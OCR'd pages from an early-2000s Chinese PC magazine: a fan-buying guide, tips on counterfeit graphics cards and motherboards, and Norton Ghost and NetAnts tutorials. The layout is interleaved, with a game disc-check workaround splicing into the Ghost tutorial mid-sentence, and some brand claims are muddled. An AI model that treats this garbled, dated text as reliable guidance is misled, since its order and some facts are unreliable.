除了上面所说的口径外，风扇底面积的大小也比较重要。一般来说，CPU和显卡的风扇的底面积都要比所要安装的芯片的面积略大。如果在选购时你发现某些风扇底面积大小与芯片大小丝毫不差甚至更小时，我劝你还是“另寻新欢”的好！至于现在的散热风扇，其叶片大多采用七叶、九叶或十一叶涡轮式设计（形如潜水艇的螺旋桨），在散热的时候效果不错。不过也有九叶直立型设计的，使用起来效果也不差。还有就是风扇的厚度，对于CPU风扇来说是越厚越好，但对于显卡风扇来说就不是这样，因为如果风扇过薄会影响到风扇将热量散出去，但过厚可能与附近的扩展卡冲突，甚至影响散热。显卡风扇的最佳设计高度应在1～1.5cm之间，外圈最好为带漏栏、扁平式设计，这样的风扇散热效果才会比较明显。

3.风扇噪音是否较小

风扇的噪音是否较小也是一个值得考虑的因素。因为如果噪音太大，将极大地影响电脑使用者的心情。

一般来说，你在购买时可以试听一下风扇的声音，如果安装正确时不会产生太大的噪音，则可以考虑，否则最好还是放弃。另外，为了减少噪音，你可以有意识地选择滚珠风扇而弃用普通的含油风扇。因为含油风扇是利用油来起润滑作用，缺点是风力小、寿命短、噪音大。由于其运转时间不长就很容易导致机器过热而死机，严重时还有烧毁芯片的可能，不过由于价格低廉所以劣质货一般都爱选用。而滚珠风扇是利用多个钢珠来作为减小磨擦的介质，所以其特点是风力大、寿命长、噪音小且不用加润滑油，现在好的品牌风扇一般都是滚珠风扇。还有一点是，风扇的转动要平稳，否则也容易产生噪音，你在购买时可检查轴心是否有松动的情形。

4．风扇用途是否对口

除了上面谈到的几点外，风扇用途是否对口也是很重要的。因为如果购买的风扇是CPU风扇，你却误拿来当显卡风扇，或者电源风扇直接作为机箱风扇，其结果可能不仅达不到你预期的目标，说不定还会适得其反，得不偿失。

总之，由于各个机箱的内部结构和主板结构不完全相同，各人的配置和使用也因人而异，因此风扇的选购也要有的放矢、灵活运用。只有选购对口而且高效的散热风扇把电脑武装起来，才能使机器不会因为散热不畅而频频死机。

★风扇选购之注意事项

在选购的时候给大家几个忠告，也许能够有一些帮助。

1．不要认为风扇的转速越高越好

一般来说，风扇的转速越高风力越强，但并不是转速越高就一定越好。因为风扇的转速增大虽然增加了进风量，提高了散热效果，但其产生的噪音也随之增大，而且会大大缩短风扇寿命。同时由于增大了主板和电源的供电压力，也容易引起系统的不稳定，反而有违降温的初衷。所以比较合适的风扇转速应该根据CPU或显卡的发热量来决定，应在3500转至5200转之间。如果你确实需要散热效果非常好的风扇，可以考虑采用多叶片的风扇，例如十一叶片的风扇。这种风扇一般转速只有4000多转，但因其多叶片，同样增加了进风量而避免了高速风扇的上述缺点。

2．不要迷信铜风扇不好

由于市场上一些劣质的铜风扇防锈能力很差，一但产生了铜锈后其散热性能将会大大降低，所以口碑不佳。但是并不是所有的铜风扇都不好，如我国台湾省生产的Tt风扇就相当不错，其独特内凹的风扇结构确实使其在同转速风扇中独树一帜，而且更重要的是其结构完全根据散热需要而设计，防锈能力很强，实用效果不俗。另外，还得特别提醒大家，如果选购铜风扇，一定要注意其防锈工艺如何，这一点很重要。

3．不要轻视与风扇配套的散热片

散热片的作用丝毫不逊于风扇本身，特别是好的风扇需要跟空气接触的表面积较大、导热性又快又好的散热片相配合，才能产生比较明显的降温效果。另外，切记还要涂上散热膏，不管你的散热片底部如何光滑，跟CPU或显卡之间还是无法100％完全紧密接触，而抹上散热膏之后，热量的传递会更平均，更彻底，散热效果才会好。

★风扇选购之热卖精品

纵观整个散热风扇市场，Tt、ADDA、富士康、台达、Coolermaster等品牌无疑扮演了散热风扇市场的主角。随着市场的进一步发展，各厂家必将展开激烈的竞争。市场上会出现更多更好的产品，而我们选择的余地也会越来越大。下面介绍几个市场上流行的散热风扇品牌以帮助大家选购。

1.Tt涡轮风扇

就目前流行的涡轮风扇而言，笔者最喜欢的是市场上口碑甚佳的台湾Tt涡轮风扇。虽然它的包装相对简陋，只有一个印着红色“Tt”字样的白色纸盒，但它的做工相当不错，最重要的是散热性能很好。这种风扇市场上价格较贵，不同品种从二十元到百元不等，而且存在假货。但是由于它的生产工艺比较复杂，仿造比较困难，所以可以通过简单的目测检验风扇的真假。真货有60个鳍片，而且都是车削出旋转的，这样能保证最大限度地散发热量；风扇长相怪异，绝对同普通的含油风扇不一样；叶片只有7个，风扇的转速也不是很高，4500转。这些是仿冒货无法做出来的。

2.ADDA风扇

ADDA风扇的名声也比较好，主要是因为其产品的做工和用料比较考究，外形设计较为人性化，所以其十一叶片的S38系列产品在市场上非常热销，而且在技术上则代表着CPU风扇技术的新走向，就是高散热效能、低耗能。

3.富士康风扇

最大的特点是产品品质不错，风扇声音不大，风力却很强劲，价格也不贵，一般的品种只有二、三十元。笔者觉得这是个相当不错的风扇品牌。

4.Coolermaster风扇

Coolermaster风扇的很多产品都是市场上的高档风扇，如Thermaltake等，它们高大威猛的圆柱形散热片酷似喷气式飞机的发动机，外观十分漂亮。但售价竟是少有的贵，市场零售价竟达到120－150元。可见它的定位多是面向超频发烧友。

5.北极风

堪称目前最经典的普及型散热风扇，经常玩硬件的朋友想必都知道它的大名。其最突出的特点是采用最先进的鳍形片，散热效果好，并且附送一盒导热硅脂（千万别小看导热硅脂的作用，它能有效提高CPU与散热片之间的热传递，改善散热环境）。另外，噪声较小，并带转速监控。比起那些CPU自带的5元钱的风扇来说，它的价格略有些高，为25-30元。不过，现在市场中恐怕很难买到比这性价比更好的风扇了。



三人行必有我师。随着春天的到来，装机的热潮又开始了。最近我们在市场上发现，由于装机量的提升，板卡的赝品和劣品有抬头的趋势，因此我们在这里将菜鸟朋友的来信和李逵的“密招”整理成文，供广大同志们参考。别光顾看了，如果你有什么高招，也发封Mail过来，让大家也一起分享一下你的见解或是共同体验一下你“中计”时的悲哀吧，“酸甜苦辣，同志共享：P”

（本栏投稿地址：cfmk@cfan.com.cn，本栏目宗旨“为人民服务，做人民公仆。”）

——克克

菜鸟、李逵和李鬼

菜鸟打李鬼

买低价显卡注意新旧显存

□北京　假JS

经常帮一些朋友装机，因此也经常接触一些板卡。不过最近我发现，在一些兼容品牌的低价显卡中，往往搀杂着JS们不可告人的秘密。

我在这里所指的兼容品牌的低价显卡，主要是指一些杂牌的低端显卡。此类产品使用TNT2 M64的显示芯片，显存为32兆，外观做工精良，在电容等器件上的用料都很不错，且售价与同类产品相比十分诱人。但天下没有免费的午餐，这些东西的问题就出在显存芯片上。

一般情况下，显卡上会有4块显存芯片，在这四块显存芯片上，芯片的编号应该是一致的。但这些有问题的显卡，多采用拼凑的手段，将不同旧显卡上的旧的显存芯片拼凑组合焊接在显卡上，组成这种显卡的显存。仔细辨别可以发现，这种显存芯片发旧发黑，芯片上的字迹不是很亮。由于芯片不同，这种显卡使用起来会有不稳定的现象。同时，由于显存芯片是被二次焊在板卡上的，因此有虚焊、带毛刺等现象，这些因素也会直接影响到显卡的使用性能。假JS在这里请大家注意，在购买低价的采用TNT2 M64显示芯片、显存为32兆的兼容低端显卡时，一定要注意显存芯片上的情况。


买主板请认清ICH1与ICH2

□黑龙江　秀才

如果你问我什么是ICH1和ICH2的话，那你看完本文就清楚了。好了，先看我的前言吧。

最近秀才我从市场上了解到，有些JS为了牟利，用815P的板子冒充815EP的板子进行销售。其实有些主板厂商在生产815主板时就已经宣布，针对不同的用户设计了不同的品种，那么815P主板在市场上出现也无可厚非，关键是有些JS为了赢利或销售的目的，偏偏把815P说成815EP卖给用户。鉴于这种欺骗行为，秀才我特别撰写了下文，以便揭露JS的欺骗秘密，除了引起用户的注意外，也算是为众菜鸟的选购作一参考。


说白了，Intel的815P和815EP芯片组区别就好比Intel810和810E、815和815E的区别一样，字母“E”的含义是：extend，意为扩展，就是说带“E”的扩展功能要高于不带“E”的。反映到本质上，就是ICH1和ICH2南桥芯片组的区别。



（左面是ICH2-82801BA，右面是ICH1-82801AA）

ICH2芯片是Intel公司第二代I/O Hub（输入/输出管理模块），其主要是为Intel 820E和Intel 815E这两款芯片组设计的。ICH2的Model编号为Intel 82801BA，ICH1的Model编号为Intel 82801AA。作为升级换代产品，ICH2在性能上自然胜过ICH1一筹。首先，ICH2支持ATA100/66/33硬盘，数据传输速率达100MB/s，而ICH1只支持到ATA66/33，传输速率达66MB/s。另外ICH2可支持4个USB接口，同时载有Intel 82559上网芯片，而ICH1只能支持到2个USB接口，且不设有上网芯片。ICH2对CNR插槽（Communication Network Riser）提供支持，有了CNR槽便可使用软声卡，可升级六声道音效、使用软Modem卡及新增的网卡等等，大大增强了PC的扩充能力。ICH1只支持AMR（Audio Modem Riser）槽。附表是ICH1与ICH2的简单比较。

性　　能	南	桥
	ICH1	ICH 2
硬盘传输速率	ATA 66/33	ATA 100/66/33
USB接口	2个	4个
上网功能	无	有（Intel 82559上网芯片）
扩展卡插槽	AMR	CNR



目前主板市场上较为知名的815EP主板主要有前不久刚刚量产，并且价格仅为898元的联想815EP主板；华硕的CUSL2-C主板，价格为1080元；微星6337 815EP，价格为990元。挑选时请大家看清楚型号。并且索要发票等。一般来说，像上面提到的知名品牌，其代理一般比较规范。但买家也要看清楚了再买。

现举联想的815EP主板为例，挑选时请注意以下几个细节，当然最重要的是要让卖家测试一下。

李打李鬼

技嘉主板真伪识别方式

□技嘉公司市场部　　洪静

由于技嘉主板在DIY市场上得到了大家的认同，一些不法商贩便开始制造和销售假冒的技嘉产品。针对目前在市场上出现的几款假冒技嘉的产品，我来给大家介绍一下简单的真伪识别方法，以免大家在选购时上当受骗。

GA-6VXE7+

这款产品由于伪品的制作水平不是很高，因此大家可以通过多种方式识别出真伪。分辨方法如下：

首先看产品的PCB版本号：真品为REV2.0，伪品为REV1.0且背面无产品商标。

接下来识别LOT.NO.和DIP：真品的批次号最后一位有一个英文字符，而伪品则没有。真品的DIP右上角有“ECE”字样，伪品则是“DT”字样。

再来看主板的注释：真品在AGP和PCI插槽间有“磁××××××”注释，伪品则没有。另外，真品上SW2设定注释在AGP插槽和北桥之间，伪品上SW2在北桥右侧和DIMM插槽上方。

完成了上面的辨别工作，再来检查一下Floppy接口：真品的此接口与IDE2为一排，伪品与IDE1为一排。接下来是识别Battery部分：真品采用Panasonic或Sony的电池，伪品则采用带有日文和LITHUM标示的电池。

最后要观察Award BIOS贴纸：真品为长方形且带激光防伪标志，伪品为正方形无激光防伪标志。

GA-6OXM7E

这款主板在市场中销售的伪品，制作得最为逼真，除了个别电容、电阻的区别外，几乎无法进行真伪的区分。不过，我们通过对比还是发现了几处不同之处，可以让非专业的人员直接识别。具体方法如下：

首先还是要看产品PCB版本号：真品为REV 1.2，伪品为REV 1.0且背面无产品标识。

再有就是LOT.NO.和Battery部分：真品的批次号最后一位有一个英文字符，而伪品则没有。

真品采用Sony的电池，伪品采用带有日文和LITHUM标示的电池。



GA-BX7

相应的市场上还有少量GA-BX7的存货，但因为该产品仿冒的技术非常高，连一般的专业技术人员可能都无法轻易辨识，而且PCB版本与市场上销售的版本同为REV2.4，电池也是采用Sony的。只是在PCB板印刷字体上采用的是细体，个别用料上采用的也是较低廉的厂家品牌的产品。

* 以上三款产品的假冒产品皆在近期内被技嘉公司所查获，辨别时其共同的特点是：外包装材质低劣，盒内所携带的说明书和驱动光盘也是印制粗糙，从外观可以直接辨别。同时主板上所附的主板序列号虽然无法直接通过外观辨别，但可通过技嘉北京办事处查证。相关联系电话为：010-62161925　010-62161935

下面以GA-6VXE7+为例，针对以上所提供之识别方法，配合图片进行说明。

GA-6VXE7+

真品 　伪品 

真品的LOT.NO.是六位编码加一位字母，而伪品是五位数字。

真品 　伪品 

真品的DIP右上角有“ECE”字样，伪品则是“DT”字样。



真品的此接口与IDE2为一排，伪品与IDE1为一排。


伪品



真品

真品采用Sony、Panasonic或Maxell的电池，伪品采用带有日文和LITHUM标示的电池。


伪品


真品

真品为长方形且带激光防伪标志，伪品为正方形无激光防伪标志。

Norton Ghost 全接触

□上海 hermes

记得几年前，陪同学去买电脑，由于我们购买的是兼容机，所以我也有幸第一次零距离接触了计算机的软、硬件安装，也是在那时候我知道了为一“赤膊机”安装软件系统，不需要煞费时间地一个一个的安装程序，只要使用Ghost就可以在短时间内搞定。几年过去了，Ghost也慢慢地长大了，尤其是在1998年被著名的出品Norton系列软件的Symantec公司收购后，Ghost的版本也发展到了Norton Ghost V6.5。

或许你是一只初出茅庐的“菜鸟”，对Ghost还是非常的陌生。不过没关系，相信在读完了本文之后，你对Ghost的认识将有一个质的飞跃！

Ghost到底是什么？

Ghost是General Hardware Oriented System Transfer(综合硬件定向系统传送器）的缩写。作为一款出色的硬盘对拷工具，它可以把一个硬盘上的全部内容作为一个“镜像”，复制到另外一个硬盘或者多个硬盘上，从而减少你在设置新机器、更新旧机器、复原坏机器上所花费的时间。Ghost是在DOS操作系统下运行的，并且它可以从一张DOS引导盘上运行，支持Win9x/WinNT长文件名、NTFS分区、OS/2扩展属性以及OS/2引导管理器分区。

2000年10月21日出生的最新版本Norton Ghost V6.5较以前版本有了很大的改变，其中主要的变化就是软件可以完全地克隆Windows 2000系统，它目前已经得到微软的认证，管理员可以快速在多台电脑中进行恢复操作。

获得Norton Ghost

众所周知，Norton Ghost是一款商业性软件，要想得到正式的版本可以花点钱去买一张安装光盘。如果你承受不了这笔开销的话也没关系，因为你还有一个获得它的途径，那就是去下载一个Norton Ghost的试用版本。

你可以到各大软件下载网站去下载Norton Ghost，也可以直接去Symantec公司的网站下载，下载网址是http://www.symantec.com/sabu/ghost/index.html，或许你还可以下载到最新版本的Norton Ghost V6.5。不过我要提醒各位的是，Norton Ghost的安装程序非常的大，就拿最新的Norton Ghost V6.5来说，其体积足有26MB（哎呀，要用掉我多少网费啊）。

使用Norton Ghost

启动Norton Ghost后，我们首先看到的是欢迎界面。经过两次点击“OK”按钮后，我们就见到了Norton Ghost的主界面，如图1所示。界面顶端显示的是软件版本以及软件终止使用日期（图示的期限日为2001年3月9日），在界面的左边则是一个菜单，所有对硬盘的复制操作命令都包含在这个菜单里。

现在我们开始来实际操作一下。目前计算机大都有两个以上的分区，我们要做的就是对C盘进行备份。在备份之前首先要做的就是在C盘安装Windows 9x，再逐一安装声卡、显卡、主板、显示器、游戏手柄、DirectX以及其他所有该装的驱动程序，然后再往C盘上安装那些平时常用的工具软件，如ACDSee、Photoshop、WinZip等。而且为了最大限度地降低出错的可能性，在开始之前建议先运行硬盘扫描程序并整理磁盘碎片。

1．硬盘、分区的备份与复原

运行Norton Ghost后，点击主界面上的命令项“Local”，在弹出的子菜单上有三个选项，其含义分别是：“Disk”，备份整个硬盘；“Partition”，备份硬盘的某个分区；“Check”，检测是否存在可能导致备份或还原失败的因素。点击这三个选项都会打开它们相应的子




图1



图2




图3

菜单，在里面罗列了相关的命令项。

对于整个硬盘的备份“Disk”，我们有两种选择，“To Disk”和“To Image”。如果我们依次选择“Local→Disk→To Disk”，将直接进行硬盘的拷贝，但前提是要保证电脑中至少有两块硬盘，然后在弹出的新窗口中选择源盘和目标盘即可。另外，目标盘的容量不能小于源盘，要是硬盘不是非常大的话，一般有10分钟的时间就搞定了。如果我们选择了“Local→Disk→To Image”，则在硬盘中备份一个映像文件，以后你可以随时把这个映像文件还原到本硬盘或者其他硬盘中去。同样需要注意的是，如果要把映像文件还原到其他硬盘中时，目标盘的容量要大于我们进行备份的硬盘。

由于大多数电脑都是只有一个硬盘，所以我们着重介绍使用‘Partition’菜单中的命令项来进行单个分区的备份。

在“Partition”下一级子菜单中选择“To Image”准备进行备份，在弹出的硬盘选择窗口中选择目标硬盘（如图2所示），点击“OK”后就看到如图3所示的界面了。在该界面中我们选择将要进行备份的硬盘分区，这里我们选择的是C盘。选中目标分区后，按下“OK”，在随后出现的‘File Name Image Copy To’界面中选择储存备份文件的路径，并在文本框“File name”里填写备份文件的名称，备份文件是以.GHO作为扩展名的，如图4所示，填写好就点击“Open”进行备份。在开始备份前，程序还会弹出如图5所示的界面，询问你是否对备份文件进行压缩，并且给出三种方案以供选择：“No”表示不作任何压缩并终止操作，“Fast”的意思是进行小比例压缩但备份工作的执行速度较快，“High”就是采用较高的压缩比但备份速度相对较慢。

最后软件准备对分区进行备份了，在此之前它还会用“Question”对话框询问你是否开始备份，按下“Yes”按钮后Ghost就会立刻开始执行备份工作了，如图6所示。界面上的进程条是显示备份进程的，而中间的标签则是用来显示完成备份的百分率、备份速度（MB/min）、备份的完成容量和总量，以及备份已用时间和预计剩余时间，下面的显示框则显示当前备份的文件及相关信息。

在备份完成后，如果经过备份的分区被破坏，需要还原备份的映像文件的话，也十分方便。运行Norton Ghost并选择“Local”菜单下的“Partition”→“From Image”，在“File Name To Load Image From”窗口里选取需要还原的备份文件，然后选择目标硬盘及分区，在“Question”对话框里选择“Yes”即可开始重新安装系统了。与往日不同的是，这回你不必再手忙脚乱地去寻找任何一张安装光盘，而只需等候短短的几分钟时间，一个新鲜出炉、立即可用的Windows系统就会立刻在你的硬盘里“拔地而起”了。整个分区恢复步骤与分区备份步骤基本相同。

不过，分区恢复后你分区备份之后产生的文件就丢失了，所以我们应该在自己的硬盘中开辟出一块“地皮”，专门用于存放备份了刚刚装完Windows 98而没有安装其他软件的干净系统。当需要重装系统的时候，只要还原一下备份就万事OK了，方便又省时间，每次重装大概只需要使用5～7分钟左右的时间。另外，Norton Ghost还支持WinNT、Unix、Linux、Novell等系统环境下的数据备份，还支持FAT16、FAT32、OS/2、NTFS、HPFS等多种分区条件下的数据备份，在克隆过程中还可以自动进行分区并格式化目标硬盘。不过大家需要注意的是，在用Ghost对备份文件进行还原操作的时候必须在纯DOS环境下进行！

2．硬盘的检查与扫描

选择Norton Ghost主界面中“Local”子菜单中的二级子菜单“Check”，该子菜单中有两个命令项，一个是用以检查、扫描Image映像文件的“Image File”命令项，另一个则是用于检查、扫描硬盘的命令项“Disk”。无论哪项功能，主要都是为了检查整个硬盘或者要备份的分区，看看是否可能因整个硬盘或某个分区被破坏造成备份或还原失败。

选择命令项“Image File”，同样会打开图4所示的文件框，在文件框中选择好要扫描的备份文件后点击“Open”就可以开始扫描了。选择命令项“Disk”，则会打开如图2所示的界面，选择好要扫描的硬盘后点击“OK”就可以了。无论是扫描备份文件还是扫描硬盘，整个扫描过程所使用的界面都与图6所示内容一样。

3．其他功能

除了进行本地硬盘的克隆外，Norton Ghost还支持通过网络进行一点对多点的硬盘克隆功能，这个功能主要是面向企业内部网或者是电脑机房而设的。因为这些地方电脑很多，如果每台电脑都单独安装软件系统的话，就太麻烦了，但如果是使用Norton Ghost进行硬盘克隆的话，那将会省去很多时间，提高工



图4





图5



图6



轻松搞定光盘游戏

□武汉　王复民

如今的游戏不管从画质还是音效上来说都可谓百尺竿头更进N步,容量也好像不甘示弱,有点呈几何级数增长的趋势。这些且先不谈,关键是现在大多数游戏都是光盘版的,每次玩游戏都得放入源盘,感觉很不方便,听见光驱吱啦吱啦地狂转,心疼啊!也许可以用虚拟光驱?这对那些大硬盘的玩家来说的确是一个很好的解决办法,但对于我们这些硬盘不大的玩家来说,如果要玩一个大一点的游戏岂不是要把整个硬盘格掉?有没有一个一举三得的办法呢?经过一段时间的实践,我发现了一个很好的解决办法,好东西当然大家分享!

开始之前大家先听我介绍三个软件:第一个出场的当然是Farstone的Virtual DRIVE,它是Windows 95/98/Me环境下的非常优秀的虚拟光驱软件,它能完美地将整张光盘复制到硬盘,保存为VCD格式的文件,使用起来非常方便。然而很多情况下,一张光盘中有大量文件对您来说也许是毫无用处的,您当然不希望把它们也放到虚拟光盘中。虚拟光驱程序没有提供这种功能,也就是说它们不能将任意分布在光盘介质上的目录、文件有选择地制作成虚拟光盘文件。

那么我们就要请出第二个出场的软件:VcdromX,它可以将您选择的任何文件、目录制作成VCD格式的虚拟光盘文件,从而扩展了Farstone虚拟光驱的功能。我们知道光盘中不是每个文件都对程序的运行有作用,起作用的仅仅是其中几个不太显眼的文件,那么我们如何知道是哪几个文件起作用呢?

接着我们就请出最后一个出场的软件:File Monitor,它是一个可以驻留后台的软件,系统运行过程中用到的每一个文件的路径及文件名称都难逃它的法眼,逐一列出,一目了然。说到这里,也许许多人已经知道该怎么做了,那你们就一边偷着乐去吧,那些还不太明白的就听我细细说来!

我们现在假设你的游戏已经安装好了,并且插入光盘后可以玩,那么现在就开始我们的旅程。首先将File Monitor激活运行于后台,然后插入光盘进入游戏界面。这里需要注意的是,您最好将游戏玩一玩然后再退出,这样File Monitor跟踪的文件就比较全面,不会将重要的文件漏掉。退出游戏后你将会看到File Monitor已经满满地列了几屏,你会发现其中很多都是无用的信息,有没有一个好方法立刻找到你需要的信息呢?对了,光盘的盘符是最大的区别,用File Monitor的查找功能查找x:(假设你的光盘盘符是x),那么你就会立刻找到游戏运行过程中用到的光盘中文件的文件名及路径,找支笔找张纸记一下。接下来用VcdromX将这几个文件做成VCD格式镜像文件保存起来,这张就是你的源盘。你会发现它比真正的源盘小多了,怎么样,可以偷着乐了吧?

好了现在可以将光盘取出了,将虚拟光盘激活,插入刚才做的VCD文件,这可是用来骗游戏用的哦!打开游戏看看,怎么样,是不是没有提示要插入源盘了?如果还是提示要源盘,那它一定在注册表中记下了原始安装盘的盘符,解决这个问题简单,进入属性中改一下盘符就可以了。这下应该没有问题了,怎么样,感觉是不是很爽?




图7

作效率。

在软件界面的主菜单中有“LPT”、“Multicasting”和“Net BIOS”三个命令项,这些就是做局域网内硬盘之间的克隆的。由于我们日常很少使用这项功能,并且笔者目前无法实现局域网功能,所以关于该功能这里就不详细介绍了。

最后就是Norton Ghost的软件设置了,点击主菜单里面的命令项“Options”就可以打开Norton Ghost的设置对话框,如图7所示。里面的设置内容分别是针对局域网备份、FAT32/64、Image映像文件以及HDD硬盘的,至于它们的具体内容还是读者自己慢慢琢磨吧。

附加工具——Ghost Explorer


Norton Ghost还有个Windows外壳工具Ghost Explorer,它可以在Windows下运行,但不能完全脱离DOS下的主程序运行。虽然使用下来觉得它仍旧不如在DOS下直接操作来得好,但是这个外壳有个好处,就是你可以在还原备份的映像文件时,方便地恢复单个文件,它的使用和DOS状态下大同小异,这里就不再多介绍了。

想必大家对蚂蚁都再熟悉不过了，别看它们个头不大，却可以扛起比自己身体重很多的东西。网络中也有一群蚂蚁，就是“NetAnts”。别看它的大小只有区区九百多k，却可以从网上帮你“拉”容量上G的东西！不但胃口大，而且又快又好！

1



3



安装完成后，会在Windows开始菜单里添加NetAnts的程序组，也会在桌面上添加网络蚂蚁的图标。

2



运行网络蚂蚁的安装程序，在同意软件许可之后，在这里选择软件安装目录。

4



双击图标打开网络蚂蚁程序，如果发现是英文界面不符合你的使用习惯，只要点击这里就可以转换为简体中文界面。



运行程序之后，在任务栏的系统托盘内会出现网络蚂蚁的图标，当鼠标移动到上面，会显示当前蚂蚁的下载状态等信息。

5

自动拨号、完成后挂断、完成后关闭计算机、定时下载、定时挂断。通过它们之间的配合使用，可以让网络蚂蚁在夜深人静的时候乖乖地帮你下东西，下完之后再关闭计算机，就像什么也没有发生一样。

处理下载任务，包括添加、编辑和删除任务。

网络蚂蚁拨号器，可以控制网络蚂蚁使用的连接方式。

设置带宽模式，如果嫌网络蚂蚁占用太多带宽，可以在这里进行限制。

点击此处可以控制“显示窗口”是否显示。

开始、停止下载

参数设置，具体见图7。

退出

处理批量下载任务

下载曲线图



如果你的网络蚂蚁没有注册，这里将会显示广告条，当你下载东西时，广告条会不停地变化。

选择的下载文件的资料

下载文件的管理


具体下载情况

状态栏

6

小蚂蚁，大胃口！


□重庆 徐阳



7


选择这里可以让网络蚂蚁自动截取浏览器中的下载点击。

要想在点击后不用网络蚂蚁下载，选择这里。以后点击下载时只要取消该任务，浏览器就会直接下载。



8

在浏览的时候发现想要下载的东西，直接点击或者将该链接拖动到“拖放窗口”，拖放窗口会自动弹出你设定的目录，把你要下载的东西拖到相应目录就完成了。



9

拖放之后会弹出添加任务窗口


此处就是刚才拖放的地址

这里是下载的分类

要想更改下载后的文件名称，只要在这里输入就行了。

如果下载服务器需要输入口令，就要在这里填写。

控制下载该任务的蚂蚁个数。理论上蚂蚁数越多，下载速度越快，但是数目太多会占用太多带宽和系统资源。可以按照自己的需要选择，但一般不超过10个。







10

当下载任务完成之后，蚂蚁会弹出窗口告诉你。





11

新版网络蚂蚁增加了一些任务管理功能，它可以根据文件扩展名对下载文件进行自动分类。例如要把所有MP3音乐文件放在F:\Music\Mp3目录中，点击添加，在弹出的窗口中输入相应信息即可。



12

如果想下载批量有规律的东西，例如http://server/file001.zip、http://server/file002.zip……一直到http://server/file010.zip,点击主窗口的成批加入新任务，具体设置方法如图所示，完成后按“产生”，就会产生相应任务，点击“确定”就开始下载。

□山东　王永军

拯救失落的WPS世界



WPS2000是大家非常喜欢的文字处理软件，你在使用WPS2000时一定遇到过文档未及时存盘、编辑好的文件打不开、档案密码丢失等情况，当辛勤的劳动成果无端丢失时你是不是无可奈何？其实，只要你看完下文，掌握下面介绍的拯救方法，你就可以尽可能地降低损失了。好了，长话短说，下面笔者就如何拯救你的文档作一简单介绍。

一、文档拯救篇

在开始本篇之前，首先提醒大家，在使用WPS2000时，一定不要随意去掉系统提供的“保存备份文件”和“自动存盘”功能，因为下面的许多拯救措施都是建立在这两项功能的基础上。

1. 未存盘文档的拯救

